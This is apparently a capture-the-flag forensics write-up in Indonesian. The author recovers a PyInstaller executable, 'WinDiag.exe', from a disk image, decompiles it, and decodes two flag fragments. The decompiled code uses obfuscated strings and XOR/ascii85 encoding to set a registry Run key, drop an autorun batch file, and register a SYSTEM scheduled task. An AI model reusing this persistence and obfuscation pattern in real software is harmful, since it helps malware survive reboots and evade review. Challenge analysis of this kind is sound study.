
Name	Size	Type	Date Modified
WinDiag.exe	6.912	Regular File	21/11/2025 05:02:14

```
6bfaf0 00 20 00 04 5C 38 00 01-59 F5 00 02 6F 18 01 62 · ··\8··Yõ··o··b
6bfb00 5F 6C 7A 6D 61 2E 70 79-64 00 00 00 00 00 00 00 _lzma.pyd·······
6bfb10 00 20 00 05 B6 2D 00 00-95 63 00 01 37 18 01 62 · ··¶-···c··7··b
6bfb20 5F 73 6F 63 6B 65 74 2E-70 79 64 00 00 00 00 00 _socket.pyd·····
6bfb30 00 30 00 06 4B 90 00 06-4C 61 00 16 06 ED 01 62 ·0··K···La···í·b
6bfb40 62 61 73 65 5F 6C 69 62-72 61 72 79 2E 7A 69 70 base_library.zip
6bfb50 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
6bfb60 00 30 00 0C 97 F1 00 1C-5F 93 00 4F 39 18 01 62 ·0···ñ··_··O9··b
6bfb70 6C 69 62 63 72 79 70 74-6F 2D 33 2E 64 6C 6C 00 libcrypto-3.dll·
6bfb80 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
6bfb90 00 20 00 28 F7 84 00 23-0F 54 00 58 81 18 01 62 · ·(÷··#·T·X···b
6bfba0 70 79 74 68 6F 6E 33 31-31 2E 64 6C 6C 00 00 00 python311.dll···
6bfbb0 00 20 00 4C 06 D8 00 00-44 14 00 00 77 18 01 62 · ·L·Ø··D···w··b
6bfbc0 73 65 6C 65 63 74 2E 70-79 64 00 00 00 00 00 00 select.pyd······
6bfbd0 00 30 00 4C 4A EC 00 06-5E 7E 00 11 67 18 01 62 ·0·LJì··^~··g··b
6bfbe0 75 6E 69 63 6F 64 65 64-61 74 61 2E 70 79 64 00 unicodedata.pyd·
6bfbf0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
6bfc00 00 40 00 52 A9 6A 00 00-00 00 00 00 00 00 00 6F ·@·R©j·········o
6bfc10 70 79 69 2D 63 6F 6E 74-65 6E 74 73 2D 64 69 72 pyi-contents-dir
6bfc20 65 63 74 6F 72 79 20 5F-69 6E 74 65 72 6E 61 6C ectory _internal
6bfc30 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
6bfc40 00 20 00 52 A9 6A 00 14-21 94 00 14 21 94 00 7A · ·R©j··!···!··z
6bfc50 50 59 5A 2E 70 79 7A 00-00 00 00 00 00 00 4D 45 PYZ.pyz·······ME
6bfc60 49 0C 0B 0A 0B 0E 00 66-CE B6 00 66 CA FE 00 00 I······fÎ¶·fÊþ··
6bfc70 03 60 00 00 01 37 70 79-74 68 6F 6E 33 31 31 2E ·`···7python311.
6bfc80 64 6C 6C 00 00 00 00 00-00 00 00 00 00 00 00 00 dll·············
6bfc90 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
6bfca0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
6bfcb0 00 00 00 00 00 00                               ······
```

Cursor pos = 0; clus = 1125711; log sec = 9005688

Dari sini kita bisa ambil .exenya yang ternyata PyInstaller, jadi kita bisa pakai https://github.com/extremecoders-re/pyinstxtractor.


proof by feeling



Upload ke decompiler:


WinDiag.py

```python
import winreg
import os
import subprocess

_T7 = 716267
_a1 = "e7ac7a29"
_b2 = "dd993a2e"
_c3 = "e8aa700e"
_d4 = "d5b03705"
_e5 = "ef9b2005"
_f6 = "dd9e3513"
_g7 = "ec952a28"
_h8 = "d9a125f6"
_i9 = "dc9c3a37"
_j0 = "05b33a12"
_k1 = "ee9b2005"
_l2 = "07a62938"
_m3 = "09b12b2a"
_n4 = "e99150d9"

_H0 = list(_a1 + _b2 + _c3 + _d4 + _e5 + _f6 + _g7 + _h8 + _i9 + _j0
+ _k1 + _l2 + _m3 + _n4)
```




```
def _r(x, n):
    n = n & 31
    return ((x << n) | ((x & 4294967295) >> (32 - n))) & 4294967295

def _n(b):
    return ((b << 4) & 240) | ((b >> 4) & 15)

def _p(b4):
    return bytes([b4[1], b4[3], b4[0], b4[2]])

def _u(hs, tid):
    k = tid & 4294967295
    c = (2654435769 * k) & 4294967295
    d = [int(x) for x in str(tid)]
    z = bytes.fromhex("".join(hs))
    q = [[z[i:i+4]] for i in range(0, len(z), 4)]
    w = []

    while q:
        w.append(q.pop())

    o = []
    for ci, ch in enumerate(w):
        sb = bytearray(4)
        for i in range(4):
            sb[i] = (ch[i] ^ d[(ci * 4 + i) % len(d)]) & 255
        v = int.from_bytes(bytes(sb), "big")
        v = (v ^ c) & 4294967295
        v ^= k
        v = _r(v, 4)
        b4 = v.to_bytes(4, "big")
        b4 = _p(b4)
        b4 = bytes(_n(b) for b in b4)
        for ch2 in b4.decode("ascii"):
            o.append(ch2)

    return "".join(reversed(o))

def _mkdir(p):
    if p and not os.path.isdir(p):
        os.makedirs(p, exist_ok=True)
```

```
def _mk_task(tn, exe_path):
    try:
        subprocess.run([
            "schtasks", "/create", "/tn", tn, "/sc", "ONSTART",
            "/ru", "SYSTEM", "/tr", f'cmd.exe /c "{exe_path}"', "/f"
        ], check=True, shell=False)
    except Exception:
        try:
            subprocess.run([
                "schtasks", "/create", "/tn", tn, "/sc", "ONLOGON",
                "/tr", f'cmd.exe /c "{exe_path}"', "/rl", "LIMITED",
"/f"
            ], check=True, shell=False)
        except Exception:
            pass

_w = lambda *t: "".join(chr(x) for x in t)

_bs = chr(92)
_Mic = _w(77, 105, 99, 114, 111, 115, 111, 102, 116)
_Win = _w(87, 105, 110, 100, 111, 119, 115)
_Cur = _w(67, 117, 114, 114, 101, 110, 116, 86, 101, 114, 115, 105,
111, 110)
_Exp = _w(69, 120, 112, 108, 111, 114, 101, 114)
_Sta = _w(83, 116, 97, 114, 116, 117, 112, 65, 112, 112, 114, 111,
118, 101, 100)
_Run = _w(82, 117, 110)
_Sup = _w(83, 117, 112, 112, 111, 114, 116)
_DgU = _w(68, 105, 97, 103, 85, 112, 108, 111, 97, 100)
_WApps = _w(87, 105, 110, 100, 111, 119, 115, 65, 112, 112, 115)
_AutorunBat = _w(97, 117, 116, 111, 114, 117, 110, 46, 98, 97, 116)
_DiagVal = _w(68, 105, 97, 103)

_r_parts = [_Sta, _Mic, _Run, _Exp, _Win, _Cur]
_r_idx = [1, 4, 5, 3, 0, 2]
_REG_SUBKEY = _bs.join(_r_parts[i] for i in _r_idx)

_t_parts = [_Sup, _Mic, _DgU, _Win]
_t_idx = [1, 3, 0, 2]
_TASK_PATH = _bs + _bs.join(_t_parts[i] for i in _t_idx)

_LOCALAPPDATA = _w(76, 79, 67, 65, 76, 65, 80, 80, 68, 65, 84, 65)
```




```
def main():
    __KQ = b'716267'
    __P1 = "$@$H%63^h2>^Q]n?O1UO5QV+'6<7Yu;1!1r>#PQ%:gO9&Dgu&)"
    __d = base64.a85decode(__P1)
    __d = bytes(__d[i] ^ __KQ[i % len(__KQ)] for i in
range(len(__d)))
    __V0 = __d.decode("ascii")[::-1]

    __k = winreg.CreateKey
    __s = getattr(winreg, "".join([chr(x) for x in (82, 69, 71, 95,
83, 90)]))
    __w = getattr(winreg, "SetValueEx")

    __h = __k(winreg.HKEY_CURRENT_USER, _REG_SUBKEY)
    try:
        __w(__h, _DiagVal, 0, __s, __V0)
    finally:
        winreg.CloseKey(__h)

    _la = os.environ.get(_LOCALAPPDATA, "")
    __L0 = os.path.join(_la, os.path.join(_Mic, _WApps))
    _mkdir(__L0)
    __dst = os.path.join(__L0, _AutorunBat)

    __P2 = '6<e/.BjOt\\6:"OMBL5-dBi%r7?;XWgBL,*X7;,M869n[e:.,'
    __X = base64.a85decode(__P2)
    __Y = bytes(__X[i] ^ __KQ[i % len(__KQ)] for i in
range(len(__X)))
    __Z = bytearray()

    for __i in range(0, len(__Y), 5):
        __Z.extend(__Y[__i:__i+5][::-1])

    __Hh = " ".join(f"{b:02x}" for b in __Z)

    __Dg = [55, 49, 54, 50, 54, 55]
    __A1 = [119, 84, 85, 90, 89, 23, 88, 87, 80]
    __A2 = [82, 73, 95, 70, 22, 24, 85, 17, 6]

    __L1 = "".join(chr(__A1[i] ^ __Dg[i % len(__Dg)]) for i in
range(len(__A1)))
```




```
    __L3 = "".join(chr(__A2[i] ^ __Dg[i % len(__Dg)]) for i in
range(len(__A2)))
    __J = "\r\n"
    __BAT = __J.join((__L1, ">nul echo " + __Hh, __L3)) + __J

    __op = getattr(__import__("builtins"), "open")
    try:
        with __op(__dst, "w", encoding="ascii", newline="") as __fh:
            __fh.write(__BAT)
    except Exception:
        pass

    _mk_task(_TASK_PATH, __dst)

if __name__ == "__main__":
    main()
```


Bagian bagian kode ini ada beberapa yang sus, jadi saya coba jalankan dan keluarlah dua bagian dari flag.



```
>>> import base64
>>> __KQ = b'716267'
>>> __P1 = "$@$H%63^h2>^Q]n?O1UO5QV+'6<7Yu;1!1r>#PQ%:gO9&Dgu&)"
>>> __d = base64.a85decode(__P1)
>>> __d = bytes(__d[i] ^ __KQ[i % len(__KQ)] for i in range(len(__d)))
>>> __V0 = __d.decode("ascii")[::-1]
>>> base64.b64decode(__V0)
b"NCW{i_swear_i'm_not_a_scammer"
>>> 
```



```
>>> __P2 = '6<e/.BjOt\\6:"OMBL5-dBi%r7?;XWgBL,*X7;,M869n[e:.,'
>>> __X = base64.a85decode(__P2)
>>> __Y = bytes(__X[i] ^ __KQ[i % len(__KQ)] for i in range(len(__X)))
>>> __Z = bytearray()
>>>
>>> for __i in range(0, len(__Y), 5):
...     __Z.extend(__Y[__i:__i+5][::-1])
...
>>> __Hh = " ".join(f"{b:02x}" for b in __Z)
>>> __Hh
'5f 69 5f 6a 75 73 74 5f 6d 69 73 73 5f 62 65 69 6e 67 5f 61 5f 74 65 63 68 5f 73 75 70 70 6f 72 74 5f 67 75 79 5
f'
>>> 
```



From Hex

